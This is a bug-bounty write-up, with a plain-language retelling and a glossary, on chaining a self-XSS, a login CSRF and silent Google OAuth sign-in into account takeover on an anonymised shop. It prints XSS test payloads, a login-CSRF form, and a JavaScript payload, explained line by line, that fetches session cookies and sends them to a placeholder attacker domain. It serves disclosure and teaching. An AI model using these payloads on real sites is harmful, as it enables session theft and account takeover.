Self XSS + Login CSRF + OAuth = Account Takeover
A stored self-XSS in the user's first name field could be injected via a direct API PUT request that bypassed the frontend firewall. By chaining a login CSRF to force the victim into the attacker's account and then using Google OAuth to sign into the victim's account, the attacker could exfiltrate session cookies and take over any Google OAuth user's account.

I recently submitted a report to a private program where I successfully chained the relatively the innocuous vulnerabilities of a Login CSRF and a Self XSS to achieve full account takeover of any Google OAuth user. Here’s how it went down:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
I recently submitted a report to a private program where I chained two relatively innocuous bugs, a Login CSRF and a Self XSS, into a full account takeover of any user who signs in with Google OAuth. This is how it went down.

Context
The target is an eCommerce site, which I will call platform.com. A user profile on a shop like this has very few places where an attacker can inject JavaScript that the browser will execute. In my case the only fields I could modify on my profile were name, phone number and address. That is already very limiting, and the bigger problem is structural: on a site like this you cannot directly target other users. You have your own profile, you use it to buy items, and that is it.
Setup
I had been hacking on this target for a while and had already collected several bounties, so I had a decent idea of how the backend interacted with the frontend. The preconditions that matter are:
- A profile with editable name, phone number and address fields.
- A frontend that reflects the first name into a script block on the homepage.
- An account API that accepts the platform.com cookies as an
Authorizationheader. - A login endpoint that accepts a form POST with the attacker's credentials.
- A Google OAuth sign-in flow that does not prompt for credentials once the client is authorised.
Finding it
I started by injecting known JavaScript payloads into the profile fields to see if I could get some XSS going. Just the classic payloads:
"><svg/onload=prompt(1)><script>javascript:alert(1)</script\x0D><img src/onerror=prompt(1)><IFRAME SRC="javascript:alert('XSS');"></IFRAME>
Any self-respecting site in 2024 has a firewall, and that was the case here: Akamai was dropping my payloads faster than lightning.

every hackers favorite error
So the frontend was well protected. What else could I do? Because I had spent time on the target, I knew how the backend interacted with the front. At some point, when I changed my address, I saw a request to accounts.platform.com/v1/account/{UserId}/address. You can use your platform.com cookies as an Authorization header to interact with this API, and as luck would have it, this endpoint accepted PUT requests directly. That meant I could send a PUT request to accounts.platform.com/v1/account/{UserID} to modify different fields of my account object, including my name.
I tried a simple HTML tag, <u>test, and that worked. I then tried a more dangerous tag, <script>, and to my surprise that also worked. Everything that was being blocked on the frontend was now valid through the API.

POV: there’s no firewall in place to ruin my day
Looking at the DOM of the platform.com homepage, my first name was reflected in a variable declaration inside a script tag that looked like this:
<script>...platform.FirstName = "<u>test"platform.LastName = "test"...</script>
The natural thing to try would be to break out of the variable context by closing it with a double quote and adding an arbitrary JS function such as alert(). For some reason that did not work (I am not sure why), but what did work was closing the entire script tag and opening a new one:
</script><script>alert(document.domain)</script>
I sent this string to the API as my first name and it was accepted. I signed back into platform.com and the XSS alert fired.
The problem remained: this was my account, I was looking at my name, and the XSS executed only for me. There was no way another user shopping on the site would see my profile and get the XSS to fire for them. Most bug bounty programs need a proof of concept for real impact, so I turned to CSRF.
Exploitation
Step 1: store the payload through the API
The frontend firewall blocked the payloads, but the account API did not. Sending the script-closing payload as the first name through a PUT to accounts.platform.com/v1/account/{UserID} stored it, and the homepage then rendered it as executable script. At this point the XSS is self-XSS: it only runs in my own session.
Step 2: force the victim into my session with login CSRF
A CSRF attack induces a victim to perform an unintended action, usually through a malicious HTML form the user visits. Developers normally defend against this with a server-generated token attached to sensitive requests, so a third party cannot know the unique token. The login functionality, however, is often left unprotected, on the reasoning that forcing a victim to log in to the attacker's account is not really a vulnerability. It is exactly what I needed: once the victim is logged in to my account, my stored XSS executes in their browser.
The HTML for the login CSRF looked like this:
<html><form enctype="application/x-www-form-urlencoded" method="POST" action="https://www.platform.com/loginto?submit=true"><table><tr><td>iwPreActions</td><td><input type="text" value="submit" name="iwPreActions"></td></tr><tr><td>next</td><td><input type="text" value="https%3A%2F%2Fwww.platform.com%2Fhome" name="next"></td></tr><tr><td>EmailAddress</td><td><input type="text" value={myemail} name="EmailAddress"></td></tr><tr><td>Password</td><td><input type="text" value={mypassword} name="Password"></td></tr></table><input type="submit" value="https://www.platform.com/loginto?submit=true"></form></html>
The form posts to /loginto?submit=true with iwPreActions=submit, a next value pointing at /home, and my own EmailAddress and Password. Submitting it logs the victim in as me. The XSS then runs in the victim's browser, but any actions it performs happen in the victim's context under my session, which is still not enough on its own.
Step 3: use Google OAuth to switch to the victim's account while the script keeps running
Platform.com offered Google OAuth sign-in: once the client is authorised, it does not prompt for credentials and signs you in right away. That is the behaviour I wanted to exploit. The plan was to use the XSS to sign out of my account while keeping JavaScript execution alive using iframes, then force a Google sign-in that would place the browser in the victim's account while the XSS was still executing, and from there find a way to steal the account.
The full exploit plan:
- Change the attacker's first name to the XSS payload.
- Force the victim to sign in to the attacker's account via login CSRF.
- Once in, use the XSS to sign the attacker out.
- Use the XSS to auto sign in to the victim's account via Google OAuth.
- Find a way to perform an account takeover for maximum impact.
The easy way to steal cookies is document.cookie, but most modern web apps flag cookies as HttpOnly, so JavaScript cannot read them. Context knowledge from my time on the site helped again: there was a periodic request to platform.com/app/OAuth that returned a JSON object containing the same cookies that were marked HttpOnly. This time they could be read by JavaScript because they were in the response body. All that was left was to grab those cookies and make a GET request to a server I control with the cookie as a parameter value.
The JavaScript ended up looking like this:
document.body.innerHTML = '<html><body><center><h1>Testing</h1></center></body></html>';// This is the iFrame to fully log the attacker logout var profileIframe = document.createElement('iframe'); profileIframe.setAttribute('src', 'https://platform.com/logout'); profileIframe.setAttribute('id', 'frame'); document.body.appendChild(profileIframe); document.getElementById('frame').onload = function() {// This is the iFrame to perform the Google SSO login for the victim who will be auto logged in var profileIframe1 = document.createElement('iframe'); profileIframe1.setAttribute('src', 'https://www.platform.com/app/oauth/google/signin'); profileIframe1.setAttribute('id', 'frame1'); document.body.appendChild(profileIframe1);// This function is to perform a refresh so the victim account is properly logged in to document.getElementById('frame1').onload = function() { var iframe = document.getElementById('frame'); iframe.src = iframe.src } }// This function is to send a request to /OAuth as the victim to getcookies, there are some timeouts to let it properly load.//After the tokens are returned they are attached to a get request that is sent to an attacker controlled domain function sleep(ms) { return new Promise(resolve = > setTimeout(resolve, ms)); } async function exfil() { await sleep(10000); var profileIframe2 = document.createElement('iframe'); profileIframe2.setAttribute('src', 'https://www.platform.com/app/OAuth'); profileIframe2.setAttribute('id', 'frame2'); document.body.appendChild(profileIframe2); await sleep(10000) var doc = frame2.contentDocument || iframe.contentWindow.document; var body = doc.documentElement.outerHTML fetch(`https: //ATTACKER-DOMAIN.com?exfil=${encodeURIComponent(body)}`), { method: 'GET' } } exfil() };}, 20000);
The flow is straightforward. By leveraging iframes I can continue JS execution even after logging out of the attacker account from which the script was imported. The first iframe performs the logout, the second performs the Google SSO login, and the third fetches the token, which is eventually exfiltrated. In the middle of all this I refresh the iframe because of a quirk: the /logout endpoint follows a series of 302 redirects and does not fully log out my account, which caused the JS to return the wrong tokens instead of the victim's, who is logged in via frame1.
That completes the exploit. With one click on the victim's end, I can take over any user's account that uses Google OAuth login.
Root cause
Three weaknesses combine:
- The account API accepted HTML and script tags in the first name field, bypassing the frontend firewall that blocked the same payloads. The homepage then reflected the name into a script block without encoding, so closing the script tag and opening a new one executed arbitrary JavaScript.
- The login endpoint accepted a form POST without a CSRF token, so an attacker could log a victim into the attacker's account.
- The Google OAuth flow signed a user in without prompting for credentials once the client was authorised, so the XSS could switch the browser from the attacker's session to the victim's while the script kept running.
The HttpOnly flag on the cookies did not help because an endpoint, /app/OAuth, returned the same cookies in a JSON response body that JavaScript could read. The report does not describe any server-side change, so the fix section below is what should be done rather than what was done.
Impact
An attacker can take over any user's account that uses Google OAuth login, with one click on the victim's end. The chain requires the victim to visit the attacker's malicious page, and the victim must use Google OAuth on platform.com. The XSS executes in the victim's context after the OAuth switch, and the tokens are exfiltrated to the attacker.
Fix
- Encode the first name (and every other profile field) on output so it cannot break out of the script block, and reject HTML and script tags server-side in the account API, not only at the frontend firewall.
- Add a CSRF token to the login endpoint so a third party cannot submit a login form on a victim's behalf.
- Do not return
HttpOnlycookies in a JSON response body that JavaScript can read; if a token must be issued to the client, scope it and protect it. - Consider requiring an explicit confirmation for OAuth sign-in when the session changes, so a silent switch between accounts is not possible.
Variants to test
- Send the same XSS payloads directly to account APIs that the frontend firewall blocks. A positive result is a stored payload that executes on a page the victim loads.
- Test login and logout endpoints for missing CSRF tokens. A positive result is a form that logs a victim into the attacker's account, or out of their own.
- Look for endpoints that return
HttpOnlycookies in a response body. A positive result is a JSON response containing session tokens readable by JavaScript. - Test OAuth flows that sign in without prompting after the client is authorised. A positive result is a silent account switch while a script keeps running in an iframe.
- Check whether logout follows redirects without fully clearing the session. A positive result is a stale session that returns the wrong user's tokens.
Takeaways
- Login and logout CSRF can in fact be dangerous.
- Spend a lot of time understanding how every service on a site is integrated together.
- Always test the most obvious places; you simply do not know what you are going to find.
What happened, in plain words
A security researcher found a way to take over the account of anyone who signed in to a shopping website using their Google account. The trick was not one big bug but three small ones joined together, like three weak links in a chain that together hold nothing.
The three pieces were:
- A place on the site where the researcher could save a small piece of code (a script) into their own profile name, and the site would later run that code in the researcher's own browser. On its own this only affected the researcher, so it was called a "Self XSS".
- A way to make a victim's browser quietly log in to the researcher's account, without the victim noticing. This is called a "Login CSRF".
- A Google sign-in button that, once a person has approved the site before, logs them straight in without asking for a password again. This is "Google OAuth".
Put together: the victim clicks a link, their browser is logged in as the researcher, the researcher's saved script runs inside the victim's browser, the script then logs the browser out of the researcher's account and back in to the victim's own account through Google, and finally the script copies the victim's session cookies (the little passes that keep you logged in) and sends them to the researcher. With those cookies the researcher can act as the victim.
The rest of this article walks through each step slowly, explaining every term as it appears. If you can use a browser, you can follow it.
The target and why it looked hard
The target is an online shop, which the researcher calls platform.com. Think of it as any shop where you create an account, save your address, and buy things.
A user profile on a shop like this has very few places where an attacker can put JavaScript. JavaScript is the programming language that web pages use to make things happen in your browser: buttons that respond, pages that update without reloading, and so on. If an attacker can get their own JavaScript to run inside someone else's browser, that is called Cross-Site Scripting, or XSS. We will come back to XSS in a moment.
On this shop the only fields the researcher could change on their own profile were name, phone number and address. That is already very limiting. The bigger problem is structural: on a shop like this you cannot directly target other users. You have your own profile, you use it to buy items, and that is it. Nobody else visits your profile page, so even if you put something nasty in your name, only you would see it.
The setup and what had to be true
The researcher had been testing this target for a while and had already collected several bounties. A bounty is a reward a company pays to someone who reports a security bug responsibly. That time spent mattered because the researcher already knew roughly how the website's front end (what you see in the browser) talked to its back end (the servers behind the scenes).
An API (Application Programming Interface) is a way for one piece of software to talk to another. In web terms, it is a set of addresses on a server that accept requests and return data, usually in a machine-friendly format, rather than a full web page. Think of it as the service counter at the back of a shop: you do not walk the aisles yourself, you hand a request to the counter and it hands back what you asked for.
The preconditions that matter are:
- A profile with editable name, phone number and address fields.
- A front end that reflects the first name into a script block on the homepage. "Reflects" means the site takes something you typed and puts it back into the page. If it does that without cleaning it first, your text can be read as code instead of as text.
- An account API that accepts the platform.com cookies as an
Authorizationheader. A cookie is a small piece of data your browser stores for a website and sends back with every request, so the site can recognise you between page loads. A header is an extra line of information attached to a request, like the label on a parcel.Authorizationis a standard header used to prove who you are. - A login endpoint that accepts a form POST with the attacker's credentials. We will explain CSRF and tokens shortly.
- A Google OAuth sign-in flow that does not prompt for credentials once the client is authorised. We will explain OAuth too.
Finding it
The researcher started by injecting known JavaScript payloads into the profile fields to see if any XSS was possible. A payload here just means the text you type in, hoping the site will treat it as code. These are classic, well-known test strings that security people try first:
"><svg/onload=prompt(1)><script>javascript:alert(1)</script\x0D><img src/onerror=prompt(1)><IFRAME SRC="javascript:alert('XSS');"></IFRAME>
Line by line, in plain words:
">closes whatever quote and tag the page had open, so the text that follows is no longer treated as ordinary content.<svg/onload=prompt(1)>inserts an SVG image element (SVG is a way to draw graphics in a page) with an instruction: when it loads, runprompt(1), which pops up a small dialog box. If that box appears, code ran.<script>javascript:alert(1)</script\x0D>tries to open a script block and runalert(1), another pop-up. The\x0Dis a carriage-return character, a trick to slip past filters.<img src/onerror=prompt(1)>inserts an image with a broken source, so the browser fires its "error" event, which runsprompt(1).<IFRAME SRC="javascript:alert('XSS');"></IFRAME>tries to load a frame (a small window inside the page) whose address is itself a piece of JavaScript.
Any self-respecting site in 2024 has a firewall, and that was the case here: Akamai was dropping the payloads faster than lightning. Akamai is a large content delivery and security company; a web application firewall (WAF) is a filter that sits in front of a site and blocks requests that look malicious. So the front end was well protected.
every hackers favorite error
So the front end was well protected. What else could the researcher do? Because of the time already spent on the target, the researcher knew how the back end interacted with the front end. At some point, when changing an address, a request was seen going to accounts.platform.com/v1/account/{UserId}/address. You can use your platform.com cookies as an Authorization header to interact with this API, and as luck would have it, this endpoint accepted PUT requests directly.
A quick word on request types. When your browser asks a server for something, it uses a "method". GET means "give me this". POST means "here is some data, please act on it". PUT means "here is some data, please store or replace it". A PUT to accounts.platform.com/v1/account/{UserID} could modify different fields of the account object, including the name. The {UserID} part is a placeholder for the number that identifies your account.
The researcher tried a simple HTML tag, <u>test, and that worked. HTML is the language web pages are written in; <u> is a tag that underlines text. It is harmless, but it proved the API was not stripping tags. Then came a more dangerous tag, <script>, and to the researcher's surprise that also worked. Everything that was being blocked on the front end was now valid through the API. The firewall was guarding the front door, but the service counter at the back was open.
POV: there’s no firewall in place to ruin my day
Looking at the DOM of the platform.com homepage, the first name was reflected in a variable declaration inside a script tag that looked like this:
<script>...platform.FirstName = "<u>test"platform.LastName = "test"...</script>
The DOM (Document Object Model) is the browser's in-memory model of the page: every element, in a tree, which JavaScript can read and change. A variable is a named box in a program that holds a value; here platform.FirstName is the box holding your first name. The line says: set the first name box to whatever the user typed, then set the last name box. Because the typed value is dropped straight between the quotes with no cleaning, the user's text becomes part of the page's code.
The natural thing to try would be to break out of the variable context by closing it with a double quote and adding an arbitrary JS function such as alert(). For some reason that did not work (the researcher is not sure why), but what did work was closing the entire script tag and opening a new one:
</script><script>alert(document.domain)</script>
Line by line:
</script>ends the script block the site had opened, as if you had finished writing a sentence early.<script>starts a brand new script block, which the browser will run.alert(document.domain)pops up a box showing the domain of the page, which proves the code is running in the site's own context.</script>closes the new block.
This string was sent to the API as the first name and it was accepted. The researcher signed back into platform.com and the XSS alert fired.
The problem remained: this was the researcher's own account, looking at their own name, and the XSS executed only for them. There was no way another user shopping on the site would see that profile and get the XSS to fire for them. Most bug bounty programs need a proof of concept for real impact, meaning a demonstration that the bug can actually harm someone else. So the researcher turned to CSRF.
Exploitation
Step 1: store the payload through the API
The front-end firewall blocked the payloads, but the account API did not. Sending the script-closing payload as the first name through a PUT to accounts.platform.com/v1/account/{UserID} stored it, and the homepage then rendered it as executable script. At this point the XSS is self-XSS: it only runs in the researcher's own session. A session is the period during which a site remembers you as logged in, kept alive by those cookies.
Step 2: force the victim into the researcher's session with login CSRF
CSRF stands for Cross-Site Request Forgery. It is an attack that induces a victim to perform an unintended action, usually through a malicious HTML form the user visits. Picture a signed permission slip: if a site accepts any slip that arrives with your name on it, someone else can fill one in and hand it over on your behalf. Developers normally defend against this with a server-generated token attached to sensitive requests. A token here is a random, unguessable string the server gives your browser and expects back; a third party cannot know it, so a forged request is rejected.
The login functionality, however, is often left unprotected, on the reasoning that forcing a victim to log in to the attacker's account is not really a vulnerability. It is exactly what was needed: once the victim is logged in to the researcher's account, the stored XSS executes in their browser.
(it is)
The HTML for the login CSRF looked like this:
<html><form enctype="application/x-www-form-urlencoded" method="POST" action="https://www.platform.com/loginto?submit=true"><table><tr><td>iwPreActions</td><td><input type="text" value="submit" name="iwPreActions"></td></tr><tr><td>next</td><td><input type="text" value="https%3A%2F%2Fwww.platform.com%2Fhome" name="next"></td></tr><tr><td>EmailAddress</td><td><input type="text" value={myemail} name="EmailAddress"></td></tr><tr><td>Password</td><td><input type="text" value={mypassword} name="Password"></td></tr></table><input type="submit" value="https://www.platform.com/loginto?submit=true"></form></html>
Line by line, in plain words:
<html>and</html>wrap the whole document.<form ...>starts a form, the same kind of thing you fill in when you log in to any site.method="POST"says the data will be sent as a POST request.action="https://www.platform.com/loginto?submit=true"says where it goes: the site's login address, with a flag saying "submit".enctype="application/x-www-form-urlencoded"is the standard way form data is packed into the request body.- The
<table>and<tr>/<td>rows are just a layout for the fields; they do not change what is sent. - The first field, named
iwPreActions, carries the valuesubmit. It is an internal flag the site's login page expects. - The second field, named
next, carrieshttps%3A%2F%2Fwww.platform.com%2Fhome. That is the addresshttps://www.platform.com/homewith special characters percent-encoded, which is how URLs carry characters like:and/. It tells the site where to send the user after login. - The third field, named
EmailAddress, carries{myemail}: the researcher's own email address, a placeholder in the report. - The fourth field, named
Password, carries{mypassword}: the researcher's own password, also a placeholder. - The final
<input type="submit">is the button that sends the form.
So the form posts to /loginto?submit=true with iwPreActions=submit, a next value pointing at /home, and the researcher's own EmailAddress and Password. Submitting it logs the victim in as the researcher. The XSS then runs in the victim's browser, but any actions it performs happen in the victim's context under the researcher's session, which is still not enough on its own.
Step 3: use Google OAuth to switch to the victim's account while the script keeps running
OAuth is a way for one website to let you sign in using an account you already have somewhere else, such as Google, without giving that website your Google password. You approve the site once, and afterwards the site can ask Google to confirm who you are. Platform.com offered Google OAuth sign-in: once the client is authorised, it does not prompt for credentials and signs you in right away. That is the behaviour the researcher wanted to exploit.
The plan was to use the XSS to sign out of the researcher's account while keeping JavaScript execution alive using iframes. An iframe is a small window inside a page that loads another page; importantly, the outer page's script keeps running while the inner page loads. Then force a Google sign-in that would place the browser in the victim's account while the XSS was still executing, and from there find a way to steal the account.
The full exploit plan:
- Change the attacker's first name to the XSS payload.
- Force the victim to sign in to the attacker's account via login CSRF.
- Once in, use the XSS to sign the attacker out.
- Use the XSS to auto sign in to the victim's account via Google OAuth.
- Find a way to perform an account takeover for maximum impact.
The easy way to steal cookies is document.cookie, a line of JavaScript that reads the cookies the page is allowed to see. But most modern web apps flag cookies as HttpOnly, a setting that tells the browser: never let JavaScript read this cookie. That protects the session cookie from being copied by a script. Context knowledge from time on the site helped again: there was a periodic request to platform.com/app/OAuth that returned a JSON object containing the same cookies that were marked HttpOnly. JSON is a plain text format for structured data, like a neatly labelled list. This time the cookies could be read by JavaScript because they were in the response body, the content the server sent back, rather than in the protected cookie store. All that was left was to grab those cookies and make a GET request to a server the researcher controls, with the cookie as a parameter value. A parameter value is a piece of data tacked onto the end of a URL, after a ?, like a note clipped to a form.
The JavaScript ended up looking like this:
document.body.innerHTML = '<html><body><center><h1>Testing</h1></center></body></html>';// This is the iFrame to fully log the attacker logout var profileIframe = document.createElement('iframe'); profileIframe.setAttribute('src', 'https://platform.com/logout'); profileIframe.setAttribute('id', 'frame'); document.body.appendChild(profileIframe); document.getElementById('frame').onload = function() {// This is the iFrame to perform the Google SSO login for the victim who will be auto logged in var profileIframe1 = document.createElement('iframe'); profileIframe1.setAttribute('src', 'https://www.platform.com/app/oauth/google/signin'); profileIframe1.setAttribute('id', 'frame1'); document.body.appendChild(profileIframe1);// This function is to perform a refresh so the victim account is properly logged in to document.getElementById('frame1').onload = function() { var iframe = document.getElementById('frame'); iframe.src = iframe.src } }// This function is to send a request to /OAuth as the victim to getcookies, there are some timeouts to let it properly load.//After the tokens are returned they are attached to a get request that is sent to an attacker controlled domain function sleep(ms) { return new Promise(resolve = > setTimeout(resolve, ms)); } async function exfil() { await sleep(10000); var profileIframe2 = document.createElement('iframe'); profileIframe2.setAttribute('src', 'https://www.platform.com/app/OAuth'); profileIframe2.setAttribute('id', 'frame2'); document.body.appendChild(profileIframe2); await sleep(10000) var doc = frame2.contentDocument || iframe.contentWindow.document; var body = doc.documentElement.outerHTML fetch(`https: //ATTACKER-DOMAIN.com?exfil=${encodeURIComponent(body)}`), { method: 'GET' } } exfil() };}, 20000);
Line by line, in plain words:
document.body.innerHTML = '<html><body><center><h1>Testing</h1></center></body></html>';replaces whatever is on the page with a simple "Testing" heading, so the attacker's page looks tidy while the work happens.var profileIframe = document.createElement('iframe');creates an empty iframe in memory.profileIframe.setAttribute('src', 'https://platform.com/logout');points it at the site's logout address.profileIframe.setAttribute('id', 'frame');gives it the nameframeso it can be found later.document.body.appendChild(profileIframe);puts it on the page, which makes the browser load the logout address.document.getElementById('frame').onload = function() {says: when that first iframe has finished loading, run the following.- Inside,
var profileIframe1 = document.createElement('iframe');creates a second iframe,profileIframe1.setAttribute('src', 'https://www.platform.com/app/oauth/google/signin');points it at the Google sign-in address,profileIframe1.setAttribute('id', 'frame1');names itframe1, anddocument.body.appendChild(profileIframe1);puts it on the page. This is the step that silently signs the browser in through Google OAuth. document.getElementById('frame1').onload = function() {says: when the second iframe has loaded, run the following.var iframe = document.getElementById('frame');finds the first iframe again, andiframe.src = iframe.srcreloads it by setting its address to itself. This refresh is the workaround for the logout quirk described below.function sleep(ms) { return new Promise(resolve = > setTimeout(resolve, ms)); }defines a small waiting helper: it returns a promise (a value that will be ready later) that resolves aftermsmilliseconds. Waiting gives the pages time to load.async function exfil() {defines the function that will copy the cookies out.asyncmeans it can pause atawaitpoints.await sleep(10000);waits ten seconds.var profileIframe2 = document.createElement('iframe');creates a third iframe,profileIframe2.setAttribute('src', 'https://www.platform.com/app/OAuth');points it at the address that returns the cookies in JSON,profileIframe2.setAttribute('id', 'frame2');names itframe2, anddocument.body.appendChild(profileIframe2);puts it on the page.await sleep(10000)waits another ten seconds for it to load.var doc = frame2.contentDocument || iframe.contentWindow.document;reaches into the third iframe to get its document, falling back to another reference if the first is not available.var body = doc.documentElement.outerHTMLtakes the full HTML of that document, which contains the JSON with the cookies.fetch(https: //ATTACKER-DOMAIN.com?exfil=${encodeURIComponent(body)}), { method: 'GET' }sends a GET request to a server the attacker controls, with the stolen content attached as theexfilparameter.encodeURIComponentmakes the text safe to put in a URL.ATTACKER-DOMAIN.comis a placeholder for the attacker's own address.exfil()runs the function, and the closing};}, 20000);belongs to the surrounding structure that schedules this after a delay.
The flow is straightforward. By leveraging iframes the researcher can continue JavaScript execution even after logging out of the attacker account from which the script was imported. The first iframe performs the logout, the second performs the Google SSO login, and the third fetches the token, which is eventually exfiltrated. Exfiltration simply means getting data out to a place the attacker controls. In the middle of all this the iframe is refreshed because of a quirk: the /logout endpoint follows a series of 302 redirects and does not fully log out the account. A 302 is a server's way of saying "the thing you asked for has moved, go here instead"; a chain of them can leave the session half-cleared. That caused the JavaScript to return the wrong tokens instead of the victim's, who is logged in via frame1.
That completes the exploit. With one click on the victim's end, the researcher can take over any user's account that uses Google OAuth login.
Root cause
Three weaknesses combine:
- The account API accepted HTML and script tags in the first name field, bypassing the front-end firewall that blocked the same payloads. The homepage then reflected the name into a script block without encoding, so closing the script tag and opening a new one executed arbitrary JavaScript. Encoding means converting special characters like
<into harmless stand-ins so the browser shows them as text instead of running them. - The login endpoint accepted a form POST without a CSRF token, so an attacker could log a victim into the attacker's account.
- The Google OAuth flow signed a user in without prompting for credentials once the client was authorised, so the XSS could switch the browser from the attacker's session to the victim's while the script kept running.
The HttpOnly flag on the cookies did not help because an endpoint, /app/OAuth, returned the same cookies in a JSON response body that JavaScript could read. The report does not describe any server-side change, so the fix section below is what should be done rather than what was done.
Impact
An attacker can take over any user's account that uses Google OAuth login, with one click on the victim's end. The chain requires the victim to visit the attacker's malicious page, and the victim must use Google OAuth on platform.com. The XSS executes in the victim's context after the OAuth switch, and the tokens are exfiltrated to the attacker.
Fix
- Encode the first name (and every other profile field) on output so it cannot break out of the script block, and reject HTML and script tags server-side in the account API, not only at the front-end firewall.
- Add a CSRF token to the login endpoint so a third party cannot submit a login form on a victim's behalf.
- Do not return
HttpOnlycookies in a JSON response body that JavaScript can read; if a token must be issued to the client, scope it and protect it. - Consider requiring an explicit confirmation for OAuth sign-in when the session changes, so a silent switch between accounts is not possible.
Variants to test
- Send the same XSS payloads directly to account APIs that the front-end firewall blocks. A positive result is a stored payload that executes on a page the victim loads.
- Test login and logout endpoints for missing CSRF tokens. A positive result is a form that logs a victim into the attacker's account, or out of their own.
- Look for endpoints that return
HttpOnlycookies in a response body. A positive result is a JSON response containing session tokens readable by JavaScript. - Test OAuth flows that sign in without prompting after the client is authorised. A positive result is a silent account switch while a script keeps running in an iframe.
- Check whether logout follows redirects without fully clearing the session. A positive result is a stale session that returns the wrong user's tokens.
Takeaways
- Login and logout CSRF can in fact be dangerous.
- Spend a lot of time understanding how every service on a site is integrated together.
- Always test the most obvious places; you simply do not know what you are going to find.
Glossary
- Account takeover: when an attacker gains control of someone else's account, as if they had the password.
- Akamai: a large company that provides content delivery and web security services, including a firewall in front of websites.
- API (Application Programming Interface): a set of addresses on a server that software uses to send requests and get data back, rather than full web pages.
Authorizationheader: a standard line attached to a request that carries proof of who you are, such as a session cookie.- Bounty: a reward a company pays to someone who reports a security bug responsibly.
- Cookie: a small piece of data a website stores in your browser and gets back with each request, used to remember you.
- CSRF (Cross-Site Request Forgery): an attack that makes a victim's browser send a request the victim did not intend, usually by visiting a malicious page with a hidden form.
- CSRF token: a random, unguessable value the server gives your browser and expects back on sensitive requests, so a third party cannot forge them.
- DOM (Document Object Model): the browser's in-memory tree of the page, which JavaScript can read and change.
- Encoding (output encoding): converting special characters into harmless stand-ins so user text is shown as text and not run as code.
- Endpoint: a specific address on a server that accepts a particular kind of request.
- Exfiltration: getting stolen data out of a victim's browser to a place the attacker controls.
- Firewall (web application firewall, WAF): a filter in front of a website that blocks requests that look malicious.
- GET / POST / PUT: request methods. GET asks for something, POST sends data to be acted on, PUT sends data to be stored or replaced.
- Header: an extra line of information attached to a request or response, like a label on a parcel.
- HTML: the language web pages are written in, made of tags such as
<u>and<script>. HttpOnly: a cookie setting that stops JavaScript from reading that cookie.- Iframe: a small window inside a page that loads another page, while the outer page's script keeps running.
- JavaScript: the programming language browsers run to make pages interactive.
- JSON: a plain text format for structured data, like a neatly labelled list.
- Login CSRF: a CSRF attack that logs a victim in to the attacker's account instead of their own.
- OAuth: a way to sign in to one site using an account from another, such as Google, without sharing that account's password.
- Parameter: a piece of data attached to a URL after a
?, like a note clipped to a form. - Payload: the text or code an attacker types in, hoping the site will treat it as code.
- Proof of concept (POC): a demonstration that a bug can actually cause harm.
- Redirect (302): a server response saying the requested thing has moved and the browser should go to another address.
- Reflection: when a site puts back into the page something the user typed, without necessarily cleaning it.
- Self XSS: an XSS that only runs in the attacker's own browser session, not a victim's.
- Session: the period during which a site remembers you as logged in, kept alive by cookies.
- SSO (single sign-on): signing in to one site using an account from another, so you do not enter credentials again.
- Token: a value that stands in for proof of identity or permission, often random and unguessable.
- Variable: a named box in a program that holds a value.
- XSS (Cross-Site Scripting): getting an attacker's JavaScript to run inside someone else's browser on a site.




